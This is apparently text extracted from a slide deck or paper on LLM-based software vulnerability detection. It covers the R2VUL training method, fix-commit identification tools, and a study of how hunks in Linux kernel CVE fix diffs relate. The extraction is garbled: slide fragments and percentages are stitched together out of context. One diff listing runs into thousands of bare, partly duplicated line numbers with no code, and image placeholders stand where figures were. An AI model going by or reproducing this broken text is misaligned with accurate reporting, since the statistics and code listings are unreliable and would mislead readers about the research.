Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good explanations but also to reason about them via reinforcement learning.

Fixseeker

Identify silent VFCs



Introduction
Three problems

Vercation

Identify vulnerable versions



Fixseeker
Vercation

R2Vul

Identify & reason vulnerabilities



R2Vul
Closing

Motivation





If and how
different hunks
within a single fix
are related?

```
1 diff --git a/drivers/net/wireless/iwlwifi/iwl-agn-sta.c b/drivers/net/wireless/iwlwifi/iwl-agn-
2 sta.c
3 index 7353826095f110..8d4353a42568f7 100644
4 --- a/drivers/net/wireless/iwlwifi/iwl-agn-sta.c
5 +++ b/drivers/net/wireless/iwlwifi/iwl-agn-sta.c
6 @@ -35,9 +35,12 @@
7 #include "iwl-trans.h"
8
9 /* priv->shrd->sta_lock must be held */
10 static void iwl_sta_uicode_activate(struct iwl_priv *priv, u8 sta_id)
11 +static int iwl_sta_uicode_activate(struct iwl_priv *priv, u8 sta_id)
12 {
13 -    if (sta_id >= IWLAGN_STATION_COUNT) {
14 -        IWL_ERR(priv, "invalid sta_id %u", sta_id);
15 -        return -EINVAL;
16 -    }
17 +    if (!(priv->stations[sta_id].used & IWL_STA_DRIVER_ACTIVE))
18 +        IWL_ERR(priv, "ACTIVATE a non DRIVER active station id %u "
19 +                "addr %pMn", Hunk1
20
21 @@ -53,6 +56,7 @@ static void iwl_sta_uicode_activate(struct iwl_priv *priv, u8 sta_id)
22     IWL_DEBUG_ASSOC(priv, "Added STA id %u addr %pM to uCode\n",
23     sta_id, priv->stations[sta_id].sta.sta.addr);
24 }
25 + return 0;
26 }
27
28 static int iwl_process_add_sta_resp(struct iwl_priv *priv, Hunk2
29 @@ -77,8 +81,7 @@ static int iwl_process_add_sta_resp(struct iwl_priv *priv,
30     switch (pkt->u.add_sta.status) {
31     case ADD_STA_SUCCESS_MSK:
32         IWL_DEBUG_INFO(priv, "REPLY_ADD_STA PASSED\n");
33 -        iwl_sta_uicode_activate(priv, sta_id);
34 -        ret = 0;
35 +        ret = iwl_sta_uicode_activate(priv, sta_id);
36         break;
37     case ADD_STA_NO_ROOM_IN_TABLE:
38         IWL_ERR(priv, "Adding station %d failed, no room in table.\n", Hunk3
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
988
989
989
990
991
992
993
994
995
996
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2297
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2348
2349
2349
2
```

An empirical study on vulnerability fixes


5,168 VFCs in C/C++, 786 VFCs in Java, 1,147 VFCs in Python, 3,157 VFCs in PHP, 1,039 VFCs in JavaScript, and 603 VFCs in Golang, across 2,832 open-source projects



manual labeling

Findings of the empirical study

Finding #1: over **70%** of involve multiple hunks



Findings of the empirical study

Finding #2: Four primary correlation types:

- **Explicit** correlation:

- Caller-Callee Dependency
- Control Dependency
- Data Flow Dependency

- **Implicit** correlation:

- Pattern Replication

The figure displays four code snippets from kernel source files, each highlighting a specific type of correlation:

- Caller-Callee Dependency (CVE-2017-7645):** Shows a dependency between `nfs_request_too_big` and `nfs_dispatch`. A dotted arrow connects the two function names.
- Control Dependency (CVE-2015-5283):** Shows a control flow dependency where `err_ctl_sock_init` leads to `INIT_LIST_HEAD` and `sctp_net_init`.
- Data Flow Dependency (CVE-2018-20784):** Shows data flowing from `cfs_rq` to `update_blocked_averages` through `for_each_leaf_cfs_rq`.
- Pattern Replication (CVE-2015-8543):** Shows pattern replication where `dn_create` and `inet_create` both handle invalid protocol values (`-EINVAL`) by returning the same error code.

existed in **92.7%** of the examined VFCs

The four types of hunk correlation

Caller-Callee Dependency

CVE-2017-7645

```
diff --git a/fs/nfsd/nfssvc.c b/fs/nfsd/nfssvc.c
@@ -747,6 +747,37 @@ static bool nfs_request_too_big(struct
    svc_rqst *rqstp, struct svc_procedure *proc)
+ static bool nfs_request_too_big(struct svc_rqst *rqstp,
    struct svc_procedure *proc) {
+     if (rqstp->rq_prog != NFS_PROGRAM)
+         return false;
+
+     .....
+
@@ -759,6 +790,11 @@ nfsd_dispatch(struct svc_rqst *rqstp,
    __be32 *statp)
+     if (nfs_request_too_big(rqstp, proc)) {
+         dprintk("nfsd: NFSv%d argument too large\n", rq
    tp->rq_vers);
```

Control Dependency

CVE-2015-5283

```
diff --git a/net/sctp/protocol.c b/net/sctp/protocol.c
@@ -1279,12 +1279,6 @@ static int __net_init sctp_net_in
    init(struct net *net)
-     if ((status = sctp_ctl_sock_init(net))) {
-         pr_err("Failed to initialize the SCTP control
    sock\n");
-         goto err_ctl_sock_init;
-     }
    INIT_LIST_HEAD(&net->sctp.local_addr_list);
@@ -1300,9 +1294,6 @@ static int __net_init sctp_net_ini
    t(struct net *net)
-     err_ctl_sock_init:
-         sctp_dbg_objcnt_exit(net);
-         sctp_proc_exit(net);
```

Language

Occurrences (%)

C/C++

28.8%

Java

67%

Language

Occurrences (%)

C/C++

30.7%

Java

21%

The four types of hunk correlation

Data Flow Dependency

CVE-2018-20784

```
diff --git a/kernel/sched/fair.c b/kernel/sched/fair.c
@@ -7647,27 +7646,10 @@ static inline bool others_have_
blocked(struct rq *rq)
- static void update_blocked_averages(int cpu)
{
-     struct cfs_rq *cfs_rq, *pos;
+     struct cfs_rq *cfs_rq;
@@ -7679,7 +7661,7 @@ static void update_blocked_averag
es(int cpu)
-     for_each_leaf_cfs_rq_safe(rq, cfs_rq, pos) {
+     for_each_leaf_cfs_rq(rq, cfs_rq) {
         struct sched_entity *se;
-         if (cfs_rq_is_decayed(cfs_rq))
-             list_del_leaf_cfs_rq(cfs_rq);
```

Pattern Replication

CVE-2015-8543


```
diff --git a/net/decnet/af_decnet.c b/net/decnet/af_decnet.c
